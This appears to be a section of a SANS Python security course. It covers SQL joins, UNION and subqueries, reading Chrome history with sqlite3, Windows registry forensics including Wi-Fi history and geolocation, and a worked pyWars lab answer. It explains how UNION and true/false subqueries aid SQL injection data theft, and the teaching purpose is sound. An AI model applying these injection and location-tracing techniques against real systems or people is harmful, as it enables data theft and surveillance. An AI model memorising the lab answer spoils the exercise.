JOIN is a keyword that can be used to recombine two databases. JOIN can get pretty complicated. There are INNER JOINS, OUTER JOINS, LEFT JOINS, RIGHT JOINS, CROSS JOINS, STRAIGHT JOINS, and NATURAL JOINS. But the simplest type of join doesn't even use the JOIN keyword. This is referred to as an implicit join. To do an implicit join, you just SELECT the fields that you want from multiple tables in the format table.field. Then you use your WHERE clause to limit the records to those that match. Consider the following query:

```
select classes.name, classes.date, instructors.name from classes,instructors
where classes.instructorid=instructors.instructorid;
```

We want the name field from the classes table (classes.name), the date field from the classes table (classes.date), and the name field from the instructors table (instructors.name). After FROM, we list all of the tables we are pulling these fields from and separate them with commas. Then the WHERE clause limits the records returned from those tables to only those where an instructor can be found with that instructor ID. If a classes record exists but its instructor ID isn't in the instructor table, that record is not selected. If more than one entry has the same instructor ID in the instructors table, ALL combinations of ALL matching records are returned. All of the other types of joins (inner, outer, left, right, and so on) can be used to change how the records are recombined so that you don't get back all matching combinations. These implicit joins are often used for many-to-one table relationships, which are common in database design.

## SQL Union

Classes table		
Name	Date	Location
Value	Value	Value
Value	Value	Value
Instructors table		
InstructorID	Name	SSN
Value	Value	Value
Value	Value	Value

- Two independent selects in one result
- You can use a UNION to select records from two tables

```
select name,date from classes where name like '%504%' union select name,ssn
from instructors where InstructorID = '1';
```

- Two separate queries can be returned in the same result set with a UNION, as long as both SELECT statements have the same number of columns
- Each SELECT statement has its own WHERE clause
- The two queries do not have to be related to each other in any way
- The 'AND 1=0' tautology can be used to eliminate the results of the first query

Another way that we can have data returned from two tables is with a UNION statement. In a UNION statement, you provide two different SELECT statements separated by a UNION statement. The UNION statement doesn't try to logically recombine the results of the two queries; it simply executes the first query and returns all of its matching records and then executes the second and returns all of its matching records. One of the UNION statement's requirements is that both queries have the same number of fields (columns) selected. Consider this example:

```
select name,date from classes where name like '%504%' union select
name,ssn from instructors where InstructorID = '1';
```

This query will return the name and date field from all rows in the classes table where the name field contains the string '504', followed immediately by the name and SSN from all rows in the instructors table where the instructor ID is 1.

Because UNION statements return data from two completely unrelated queries, they are often used during SQL injection attacks to pull data from fields and tables that the website developer had not intended for you to access.

```
mysql> select name,date from classes limit 2;
```

```
+-----+-----+
| name | date |
+-----+-----+
| SEC504 | 2011-10-01 19:24:51 |
| SEC560 | 2011-10-01 19:24:51 |
+-----+-----+
```

```
2 rows in set (0.00 sec)
```

```
mysql> select name,ssn from instructors limit 2;
```

```
+-----+-----+
| name | ssn |
+-----+-----+
| Mark Baggett | 555135423 |
| Tim Medin | 555452342 |
+-----+-----+
```

```
2 rows in set (0.00 sec)
```

**Two unrelated queries**

```
mysql> (select name,date from classes limit 2) union (select name,ssn from instructors) limit 4;
```

```
+-----+-----+
| name | date |
+-----+-----+
| SEC504 | 2011-10-01 19:24:51 |
| SEC560 | 2011-10-01 19:24:51 |
| Mark Baggett | 555135423 |
| Tim Medin | 555452342 |
+-----+-----+
```

**One result!**

```
4 rows in set (0.00 sec)
```

Here we see a union being performed in the MySQL console to further illustrate what is happening. We can take two completely unrelated queries that pull data from different tables and combine them into a single result set. As long as our first query and the second query have the same number of columns, we will get both queries back in a single result set.

This means that even though the web developer intended for you to be querying boring tables with your user data in it, you can UNION SELECT a more interesting table such as the SCHEMA, tables with usernames and passwords, or sensitive data.

Also, notice here that SSN is in the "date" column of the result set. The UNION statement appends the records from the second query to the records of the first without regard to the column names. But the number of columns from the second query must exactly match the number of columns in the first query, or the database will generate an error message. On some SQL implementations, the data type of the columns must also match, but we can satisfy that requirement by using the CAST() statement to change the data type we are extracting from the database.

## Subqueries



- SELECT statements can have embedded SELECT statements within them. These are known as subqueries

```
mysql> select name from classes where InstructorID=(Select
InstructorID from instructors where name='Mark Baggett');
```

```
+-----+
| name  |
+-----+
| SEC504 |
| SEC560 |
+-----+
2 rows in set (0.00 sec)
```

- Notice that the subquery is pulling from a table that is not part of the original query
- Also, notice that in this query we are not directly observing the results of the subquery (the InstructorID) in the results
- We can discern its value by injecting True/False conditions

Another type of SELECT that is very beneficial is the SUB-SELECT. By placing a SELECT statement inside parentheses, you can cause MySQL to execute that query and have the results returned to the outer query. For example:

```
mysql> select name from classes where InstructorID=(Select InstructorID from
instructors where name='Mark Baggett');
```

First, the inner select is executed, and it returns the INSTRUCTORID from the instructors table, where the name of the instructor is "Mark Baggett". Let's assume for a minute that the SELECT returns a single record with an InstructorID of 4. Now the outer select is run and it will query:

```
mysql> select name from classes where InstructorID=4;
```

The resulting query will contain class names from the classes table, where InstructorID=4. Notice that the subquery and the query could be completely unrelated. As long as the subquery returns a value that could be used for comparison by the outer query, it will work. The subquery must return a single value for the comparison. If it has more than one matching record, it will generate the following error:

```
mysql> select name from classes where InstructorID=(Select InstructorID from
instructors where name like '%');
```

```
ERROR 1242 (21000): Subquery returns more than 1 row
```

Also, notice that the resulting query contains class names and doesn't contain the InstructorID that was returned from the subquery. In other words, we are not directly observing the results of the subquery (that is, the number 4), but we may be able to discern its value in other ways.

## Python SQL Database Modules

- Python modules exist for most common SQL formats; they enable you to log in and select data directly from the tables in the database
  - MySQL: Many including mysql-connector-python, pyMySQL, MySQL-Python, and more
  - MSSQL: pymssql, pytds
  - SQLITE: sqlite3 is built into Python
  - Oracle: sqlpython, cx\_Oracle

Many Python modules out there enable you to interact with SQL databases from your program. Using these modules, you can read and write to the databases from within your Python program. There are different modules for different types of databases. For example, there is a mysql module for mysql databases and a sqlite3 module for sqlite3 databases. You will use a module that supports the type of database you want to interact with. Using pip, you can search for and find a module for the type of database you are interacting with. Here you see a list of modules that you can use with some popular databases.

## Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
  - Structured Query Language
  - Windows Registry Forensics
- HTTP Network Communications
  - Built-in Web Request with urllib
  - Using the Requests Module

Forensic File Carving  
Four-Step File-Carving Process  
1: Accessing Data  
2: Parsing the Data Structure  
LAB: Parsing Data Structures  
3: Extracting Artifacts  
4: Analyzing the Artifacts  
Image Data and Metadata  
PIL Operations  
PIL Metadata  
LAB: Image Forensics  
SQL Essentials  
Python Database Operations  
Windows Registry Forensics  
LAB: pyWars Registry Forensics  
Built-in HTTP Support: urllib  
Requests Module  
LAB: HTTP Communication

This is a Roadmap slide.

## SQLite3 Connect and Retrieve Table and Column Names

- `.connect(<path>)`: Open a file from local drive

```
>>> import sqlite3
>>> db = sqlite3.connect("History")
```

- `.execute()`: Run an SQL statement!

- SQLite3 keeps its schema with table names in `sqlite_master`

```
>>> list(db.execute("select name from sqlite_master where type='table';"))
[('meta',), ('urls',), ('visits',), ('visit_source',), ('keyword_search_terms',),
 ('downloads',), ('downloads_url_chains',), ('segments',), ('segment_usage',)]
```

- The SQL field has the statement that created the table with the column names

```
>>> list(db.execute("select sql from sqlite_master where name='urls';"))
[('CREATE TABLE urls(id INTEGER PRIMARY KEY,url LONGVARCHAR,title LONGVARCHAR,visit_count
INTEGER DEFAULT 0 NOT NULL,typed_count INTEGER DEFAULT 0 NOT NULL,last_visit_time INTEGER
NOT NULL,hidden INTEGER DEFAULT 0 NOT NULL,favicon_id INTEGER DEFAULT 0 NOT NULL)',)]
```

Here is an example of using the SQLite3 module to read a database from your local drive. Specifically, we are looking at Google Chrome's history file here. Reading an SQL database is usually as easy as connecting and executing an SQL command. First, we import the module and then call `sqlite3.connect("History")`. The argument being passed to `connect` is a path to a SQLite3 database file sitting on the drive. In this case, `History`, which is a file that has no extension, is in the current working directory. Now that the `History` database is open, you need to know what tables are in it. Almost all files' databases have a standard table with a well-known name that contains a list of all the other tables and their columns. This table is known as the *schema*. For SQLite3, the schema is called `"sqlite_master"`. So, to get a list of all the tables, we can query it for those table names. `db.execute()` is being used to query the database. It returns an iterable object that you step through with a `for` loop. In this case, we just want a quick look at all of the tables so we convert it to a list. We can see there are several tables. One of them is called `"urls"`. To query the `urls` table, we need to know what columns are in the table. Again, the `sqlite_master` contains the answer. The `sql` field contains the SQL statement that was used to create the table. Next, we ask `sqlite_master` for the `sql` field for a table that has the name `"urls"` and convert those results to a list. The results contain the SQL that created the table. Within that string, we can see field names like `id`, `url`, `title`, and others that look useful.

## Sqlite3 Query the Records from the Database

- Use a for loop to iterate through rows

```
>>> import sqlite3
>>> db = sqlite3.connect("History")
>>> for eachrow in db.execute("SELECT urls.url, urls.title, urls.visit_count,
urls.typed_count, urls.last_visit_time, urls.hidden, visits.visit_time,
visits.from_visit, visits.transition FROM urls, visits WHERE urls.id =
visits.url;"):
...     print(eachrow)
...
('https://mail.google.com/mail/u/0/', 'Gmail', 67, 0, 13106763842737221, 0,
13099408792510954, 3443, -1610612735)
('https://mail.google.com/mail/u/0/', 'Gmail', 67, 0, 13106763842737221, 0,
13099596527010102, 3633, -2147483647)
```

db.execute returns an iterable item that you can step through with a for loop. Each time through the loop, your iterable variable will contain a row of data stored in a tuple. There is one entry in the tuple for each of the fields you selected, in the order you selected them.

Here we are doing an implicit join and extracting fields from the urls and visits tables. To do this, you need to understand the relationship between the two fields. You can sometimes discern the relationship based on field names. If the application that created the database is open source, you can review the code to understand the relationship between tables. In this case, my favorite search engine led me to an explanation of the database relationship on the following website: <https://digital-forensics.sans.org/blog/2010/01/21/google-chrome-forensics>.



## Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
  - Structured Query Language
  - Windows Registry Forensics
- HTTP Network Communications
  - Built-in Web Request with urllib
  - Using the Requests Module

Forensic File Carving  
Four-Step File-Carving Process  
1: Accessing Data  
2: Parsing the Data Structure  
LAB: Parsing Data Structures  
3: Extracting Artifacts  
4: Analyzing the Artifacts  
Image Data and Metadata  
PIL Operations  
PIL Metadata  
LAB: Image Forensics  
SQL Essentials  
Python Database Operations  
Windows Registry Forensics  
LAB: pyWars Registry Forensics  
Built-in HTTP Support: urllib  
Requests Module  
LAB: HTTP Communication

This is a Roadmap slide.

## Another Database: The Windows Registry

- Live registry access on a Windows System
  - Module "winreg" is part of Python Win32 extensions and can be used for reading and writing to the registry on a running Windows system
- Reading "Dead Image" registry hives on Linux or Windows
  - Python module by Forensic Analyst Willi Ballenthin
  - <http://www.williballenthin.com/>
  - Several excellent Python modules, including parsers for Event logs, INDX files, Shellbags, Application Compatibility Shims (sdb), and others
  - "pip install python-registry"
  - Strange import syntax!

```
from Registry.Registry import Registry
```


The Windows Registry is another type of database. Rather than using SQL to pull information from it, you parse the data structure using a filesystem type naming convention. If you are on a running Windows system, then the Python Win32 extension includes a "winreg" module that will allow you to read from and write to the registry. If you are analyzing the registry from a forensic disk image or a registry hive file from a Windows system that is not running, you will use a different module. Willi Ballenthin has created an excellent module for accessing offline registry files. He also has several other excellent forensics modules that I find useful. For example, his event log parser is very good. To use his registry module, you need to install it with pip. "pip install python-registry" will do the trick for you.

## Components of Registry

- Open Registry Files with Registry
- Then open a KEY with .open()
- Key methods include .path(), .value(), .values(), .subkey(), .subkeys()
  - Keys contain values!
- Values methods include .name(), .value(), and .value\_type\_str()

```
handle = Registry(r"path to registry file")
```

```
regkey = handle.open(r"raw str-path to key")
```



SANS

SEC573 | Automating Information Security with Python

177

The first step is to import the module with the syntax **"from Registry.Registry import Registry"**. Then open a registry file by passing the complete path to a file containing a registry hive to Registry(). If your path contains backslashes, then you need to make it a raw string by putting an 'r' outside of the quotes. This will return a handle back to you that you can use to interact with that registry file. Next, you need to open a KEY. Think of keys as directories on a hard drive. Those keys can have subkeys just like directories can have subdirectories. Each key can contain values. Think of the values like files in the directories, but these files only have a name, a value, and a type. This will almost certainly contain backslashes so, again, you should pass a RAW string to open to prevent Python's string interpreter from using the slashes.

Once you open a key, you have several methods you can call. .subkeys() will give you back a list of all of the subkeys of the key you opened. .subkey(<subkey name>) (with no s) will let you open one specific subkey by passing its name as the argument. .values() returns a list of all of the values for a given key. .value(<value name>) (with no s) will let you open one specific value by its name.

Once you have opened a value, you can call .value() to get its contents. You can also call its .name() to get the value name or .value\_type\_str() to see what type of value it is storing. The value\_type\_str is commonly set to REG\_DWORD, REG\_SZ, REG\_BINARY, REG\_QWORD, REG\_NONE, and others.


## Retrieving One Specific Value with .value() or Key with .subkey()

- First, you open the registry file, then open the KEY that contains the value

```
>>> reg_hive = Registry("SOFTWARE")
>>> reg_key = reg_hive.open(r"Microsoft\Windows NT\CurrentVersion")
```

- Then pass the name of the value you want to retrieve to .value(<name of value>)

```
>>> reg_value = reg_key.value("ProductName")
>>> reg_value.name()
'ProductName'
>>> reg_value.value()
'Windows 10 Pro'
>>> reg_value.value_type_str()
'RegSZ'
```



```
>>> reg_key.value("ProductName").value()
'Windows 10 Pro'
```

- You can also open a specific subkey with .subkey(<name of subkey>)

```
>>> reg_key = reg_hive.open(r"Microsoft\Windows NT")
>>> cur_ver_key = reg_key.subkey("CurrentVersion")
```

If you want to retrieve a specific value and you know the path for the key containing the value, you will use the keys .value() method. This method will return a handle for a registry value. Now you can specify what attribute you want from the value. You can access its name, value, or value\_type\_str. This can lead to some confusing looking syntax because after you open a value with the .value() method, you then have to call value() again to see its contents. Remember that the keys .value() method opens a value and a values .value() method retrieves the contents of the value.

Subkey works in a similar way in that it also returns back a handle to a specific subkey when given a path in the registry.

Remember that both .value() and .subkey() open a single value but their plural counterparts return a list.

## A List of Values with .values() or Keys with .subkeys()

- Once you have opened a KEY, you can retrieve a list of its values with .values()

```
>>> reg_hive = Registry("SOFTWARE")
>>> reg_key = reg_hive.open(r"Microsoft\Windows\CurrentVersion\Run")
>>> for eachkey in reg_key.values():
...     print(eachkey.name(), eachkey.value(), eachkey.value_type_str())
...
DptfPolicyLpmServiceHelper C:\WINDOWS\system32\DptfPolicyLpmServiceHelper.exe RegSZ
iTunesHelper "C:\Program Files\iTunes\iTunesHelper.exe" RegSZ
```

- Or you can retrieve a list of subkeys with .subkeys()

```
>>> reg_hive = Registry("/home/student/Public/registry/SOFTWARE")
>>> reg_key = reg_hive.open(r"Microsoft\Windows\CurrentVersion")
>>> for eachsubkey in reg_key.subkeys():
...     print(eachsubkey.name(), end=" ", " ")
...
AccountPicture, ActionCenter, AdvertisingInfo, App Management, App Paths, AppHost, Applets,
ApplicationFrame, AppModel, AppModelUnlock, AppReadiness, Appx, Audio, Authentication,
AutoRotation, BackupAndRestoreSettings, BitLocker, BitLockerSQM, BITS, Casting, Census,
ClosedCaptioning, CloudExperienceHost, Component Based Servicing, <TRUNCATED OUTPUT>
```

A key also has methods .values() and .subkeys(). These return lists of handles to values and subkeys respectively. In the first example here, I show you how you can go through all of the values in the "Microsoft\Windows\CurrentVersion\Run" key. In the second example, I show you how you can look at all of the names of the subkeys beneath "Microsoft\Windows\CurrentVersion".

## Keys .path() Attribute Prints the Keys Path!

- Every key has a .path() function that returns a string with the path to that key.

```
>>> reghandle = Registry("SOFTWARE")
>>> akey = reghandle.open(r"Microsoft\Windows NT\CurrentVersion\NetworkList")
>>> for eachsubkey in akey.subkeys():
...     print(eachsubkey.path())
...
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\DefaultMediaCost
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\NewNetworks
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\Nla
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\Permissions
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles
ROOT\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures
<TRUNCATED OUTPUT>
```

Every key has a .path() function that can be used to generate a string that contains a path to the key. This function is useful when you are stepping through a list of keys, or as in this example, a list of subkeys, and you want to print each of their paths.

## The YIELD statement Creates a GENERATOR

- The yield statement pauses the execution of a function and returns a value so the function can be used in a for loop
- This allows you to avoid generating huge lists in memory

```
>>> def generator1():
...     yield "Mark"
...     yield 42
...     yield [1,2,3]
```

```
>>> g = generator1()
>>> next(g), next(g)
('Mark', 42)
>>> for x in generator1():
...     print(x)
...
Mark
42
[1, 2, 3]
```

**FOR loops  
call next()!**

```
>>> def pet_generator():
...     color = ['red', 'black', 'brown', 'foul', 'dead', 'tan']
...     pet = ['dog', 'cat', 'rodent', 'parrot']
...     while True:
...         yield random.choice(color) + " " + random.choice(pet)
...
>>> for pet in pet_generator():
...     print(pet)
...
dead parrot
tan cat
foul rodent
black cat
red dog
```

Now I want to show you how we can build an "os.walk" equivalent for the registry, but to do that, we have to cover a new concept quickly. Let's talk about generators. A generator is a function that yields values instead of returning values. When the keyword yield is reached, the function pauses its execution and returns the value after the word yield. Then, the next time the function is called, it will pick up where it left off and continue executing. Generators are typically read from a for loop and normally generate data for the for loop to step through. For example, above I created a generator that will always generate the name of a random pet. Because the yield statement is in a while loop, this function will never finish. The for loop that is stepping through it will always retrieve another type of random pet every time pet\_generator() is called. By using generators that retrieve the next value from a large file every time the next function is called, we avoid having to store the entire file in memory. This is what os.walk() does and what we want our registry walker to do.

## A Function Like `os.walk` for the Registry

- Using the `yield` statement, we can create a function that provides `os.walk`-compatible syntax for the registry

```
def reg_walk(registry_handle, start_key):
    # Provides os.walk compatible syntax for the registry
    root = registry_handle.open(start_key)
    #Yield pauses execution allowing the for loop to run for this result
    yield root.path(), root.subkeys(), root.values()
    for eachsubkey in root.subkeys():
        #For each subkey walk it and pause execution returning control to the for loop
        for currentkey, listsubkeys, listvalues in reg_walk(registry_handle, eachsubkey.path()[5:]):
            yield currentkey, listsubkeys, listvalues
```

```
reghandle = Registry("NTUSER.DAT")
for currentkey, subkeys, values in reg_walk(reghandle, "SOFTWARE"):
    print("We are in the key {}".format(currentkey))
    print("    Subkey {}".format(list(map(lambda x:x.name(),subkeys ))))
    print("    Values {}".format(list(map(lambda x:x.name(),values ))))
```

Our registry walking function will take in two arguments. The first is a handle to an open registry file. The second is a starting key that we want to walk through. First, we will open the starting key and YIELD its `.path`, a list of subkeys(), and a list of values(). This is the registry equivalent of the current working directory, list of directories, and a list of files. Next, we use a for loop to go through all of its subkeys. Now comes the tricky part. What do I want to do with each of its subkeys? I want to open the subkey, yield its information, and then go through all of its subkeys. That is what the code I've already written does. For each subkey, we will call the function `reg_walk()` and have that function retrieve its values, yield them, and go through the subkeys. This is known as recursion because the function is calling itself. It is important when writing recursive functions to have a way for the function to eventually exit. In this case, the function will exit when there are not more subkeys().

Now you can use `reg_walk` to step through the keys in the registry in the same way that we used `os.walk` to step through the files on the hard drive.



## Practical Example: Wi-Fi History in the Registry

- The wireless network history is maintained in the registry under the key `SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged\`

Name	Type	Data
ProfileGuid	REG_SZ	{0958F3DC-0A2F-49A1-9001-EE96044F3C4C}
Description	REG_SZ	attwifi 2
Source	REG_DWORD	0x00000408 (1032)
DnsSuffix	REG_SZ	hil-wascces.dca.wayport.net
FirstNetwork	REG_SZ	attwifi 2
DefaultGate...	REG_BINARY	08 35 71 01 DC 1E

- Use the "ProfileGuid" to find the network profile with the first and last connect times. The profile is the key in the path `SOFTWARE\Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles\`

Name	Type	Data
ProfileName	REG_SZ	attwifi 2
Description	REG_SZ	attwifi
Managed	REG_DWORD	0x00000000 (0)
Category	REG_DWORD	0x00000000 (0)
DateCreated	REG_BINARY	E0 07 02 00 03 00 0A 00 0F 00 2D 00 33 00 7C 02
NameType	REG_DWORD	0x00000047 (71)
DateLastCon...	REG_BINARY	E0 07 02 00 03 00 0A 00 0F 00 2D 00 33 00 81 02

SANS

SEC573 | Automating Information Security with Python

183

Here is a real-world example of retrieving values from the registry for a forensics investigation. A history of the networks (wired and wireless) that you have connected to is stored in the "Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged" registry key. There every network has a unique key that looks like a long hexadecimal value. Inside each of those keys, the values include information about the network that the computer connected to. There is a "DnsSuffix" that was assigned to the interface when connected. There is the "FirstNetwork" that contains the SSID of the network and there is a "Description". Another useful piece of data is a "ProfileGuid". The profile GUID corresponds to another registry key stored under "Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles", and in that key, you can see the first and last time that someone connected to that network. This can prove that a person was at a specific location on specific dates and times when those connections were made.

## Wireless History in Registry

- Here is a function that will go through all the unmanaged networks and extract data

```
def network_history(reg_handle):
    reg_results = []
    regkey=r"Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged"
    for eachsubkey in reg_handle.open(regkey).subkeys():
        DefaultGatewayMac = eachsubkey.value("DefaultGatewayMac").value()
        BSSID = ':'.join(codecs.encode(DefaultGatewayMac,"HEX").decode()[i:i+2] for i in range(0,12,2))
        Description = eachsubkey.value("Description").value()
        DnsSuffix = eachsubkey.value("DnsSuffix").value()
        SSID = eachsubkey.value("FirstNetwork").value()
        ProfileGuid = eachsubkey.value("ProfileGuid").value()
        nettype,first,last = get_profile_info(reg_handle, ProfileGuid)
        reg_results.append((BSSID,SSID,Description,DnsSuffix,nettype,first,last))
    return reg_results
```

Here is a function to step through each of the unmanaged networks from the registry and extract useful data. From this registry key, it is able retrieve the DefaultGatewayMac, which contains the BSSID. There is a description for the network, the DNSSuffix assigned by the DHCP server, the wireless SSID, and a ProfileGUID. The ProfileGUID can be used to access another registry key that stores dates associated with this network.

## Network Profiles Contain First Connected, Last Connected, Type

- Given a ProfileGUID from the network history key, we can retrieve the profile information with this function

```
def get_profile_info(reg_handle, ProfileGuid):  
    nametypes = {'47': "Wireless", "06": "Wired", "17": "Broadband"}  
    guid= r"Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles\{}".format(ProfileGuid)  
    regkey = reg_handle.open(guid)  
    NameType = "%02x" % regkey.value("NameType").value()  
    nettype = nametypes.get(str(NameType), "Unknown Type"+str(NameType))  
    FirstConnect = reg_binary_date(regkey.value("DateCreated").value())  
    LastConnect = reg_binary_date(regkey.value("DateLastConnected").value())  
    return nettype, FirstConnect, LastConnect
```

- This function returns the date of the first connection and the last connection

Once the ProfileGUID is retrieved from the Unmanaged Network History keys, we can use it to find out when the device first and last connected to that network. We open the registry key matching the ProfileGUID beneath "Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles\". In the profile, the network type will identify whether the network is wired, wireless, or broadband. It also stores the FirstConnect and LastConnect dates. These dates are stored as a string of bytes that we need to decode.

## Registry Date/Time Format

- Some dates are **stored in a REG\_BINARY** as eight 2-byte little endian values. Think struct "<8H"!

```
def reg_binary_date(dateblob):
    weekday = ['Sunday', 'Monday', 'Tuesday', 'Wednesday', 'Thursday', 'Friday', 'Saturday']
    year, mth, day, date, hr, min, sec, micro = struct.unpack('<8H', dateblob)
    dt = "%s, %02d/%02d/%04d %02d:%02d:%02d.%s" % (weekday[day], mth, date, year, hr, min, sec, micro)
    dtp = datetime.datetime.strptime(dt, "%A, %m/%d/%Y %H:%M:%S.%f")
    return dtp
```

- Other dates are **stored in a REG\_DWORD** as a Linux timestamp integer, recording the number of seconds since Epoch

```
>>> def reg_dword_date(dateint):
...     return datetime.datetime.fromtimestamp(dateint)
...
>>> mskey = x.open(r"Microsoft\Windows NT\CurrentVersion")
>>> reg_dword_date(mskey.value("InstallDate").value())
datetime.datetime(2016, 3, 15, 7, 4, 6)
```

An application can choose to encode dates in any format it would like. That said, there are a couple of common encoding schemes used for dates in the Windows registry. If the value is of type REG\_BINARY, then it may be a series of 8 bytes used to store the date. The first byte is an integer 00–99 representing the year. The second byte is the digit 1–12 storing the month. The third byte is a number 0–6 representing the day of the week. The fourth byte is a number 1–31 representing the day of the month. The last four bytes are the hours, minutes, seconds, and microseconds in that order. Use STRUCT to extract the bytes. Then you print the values or turn them into a Python datetime variable for processing. The datetime.strptime() function will take a string and convert it into a datetime variable. When you call the function, you provide a "datetime string" that tells the function how to interpret the string you build.


Another type of date format that is commonly found in the registry is based on the Linux timestamp. When the registry is of type REG\_DWORD, there is a chance that the value is the number of seconds since EPOCH. The datetime.fromtimestamp() function will take in this integer and return a Python datetime variable.

Our network history uses the first type of date and stores the data in a REG\_BINARY format. Using the first function, we can gather the dates and times of when they first and last connected to networks. If it is a wireless network, we can also try to convert this data into a physical location using some open-source APIs.

## Where Is That Wi-Fi Network?

- Determine the device's physical location when it was first and last connected with online resources!

- Wigle.net: Free
- Various paid services are also available



Now that you have a network name, a wireless SSID, and a date/time, we can use open-source APIs such as wigle.net to place the device at a specific location on that date and time. Wigle.net is a free Online API that can give longitude and latitude information for wireless access points around the world. The database is maintained by wireless enthusiasts who run applications collecting wireless access point information as they "War Drive". Then they upload the information to wigle.net, where you can query it.

The information in the database is sometimes a bit dated but is still relevant and very useful for identifying locations. Wireless access points tend to stay in the same location for many years. If you desire more up-to-date information, there are many other services that you can pay for to access their databases. But to query this information, you will have to know how to make requests to web-based APIs.

## Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
  - Structured Query Language
  - Windows Registry Forensics
- HTTP Network Communications
  - Built-in Web Request with urllib
  - Using the Requests Module

Forensic File Carving  
Four-Step File-Carving Process  
1: Accessing Data  
2: Parsing the Data Structure  
LAB: Parsing Data Structures  
3: Extracting Artifacts  
4: Analyzing the Artifacts  
Image Data and Metadata  
PIL Operations  
PIL Metadata  
LAB: Image Forensics  
SQL Essentials  
Python Database Operations  
Windows Registry Forensics  
LAB: pyWars Registry Forensics  
Built-in HTTP Support: urllib  
Requests Module  
LAB: HTTP Communication


This is a Roadmap slide.

## Lab: Registry pyWars Challenges

- pyWars challenges 67–70 are registry-based challenges
- You will not complete all of these during the time provided
- If you are brand new to Python, choose one or two challenges
- To begin, you must import the Registry module into your pyWars session

```
>>> from Registry.Registry import Registry
```

It is time for more labs. In this section, you will complete some registry analysis labs. By design, there are more challenges than most of you will complete. Some of these challenges are here to provide answers for you when you come back through the labs with your local pyWars server or for students who worked through the material at a faster pace.



**In your workbook, turn to Exercise 4.3**  
pyWars Challenges 67-70

Please complete the exercise in your workbook.



## Lab Highlights: Question 70—Sum All the Values

```
>>> d.question(70)
'Open the NTUSER.DAT registry file stored in the /home/student/Public/registry directory. Submit the sum
of all the values in the key specified in .data()'
>>> k = d.data(70)
>>> k
'ROOT\\SOFTWARE\\REGLAB\\Run\\Service\\Service'
>>> rh = Registry(r"/home/student/Public/registry/NTUSER.DAT")
>>> rk = rh.open(k[5:])
>>> list(map(lambda x:(x.name(),x.value()), rk.values()))
[('Run', '50590'), ('CurrentVersion', '14847'), ('Software', '22745'), ('Program', '52538')]
>>> list(map(lambda x:int(x.value()), rk.values()))
[50590, 14847, 22745, 52538]
>>> sum(map(lambda x:int(x.value()), rk.values()))
140720
>>> def answer70(datasample):
...     rh = Registry(r"/home/student/Public/registry/NTUSER.DAT")
...     rk = rh.open(datasample[5:])
...     return sum(map(lambda x:int(x.value()),rk.values()))
...
>>> d.answer(70, answer70(d.data(70)))
Correct!
```

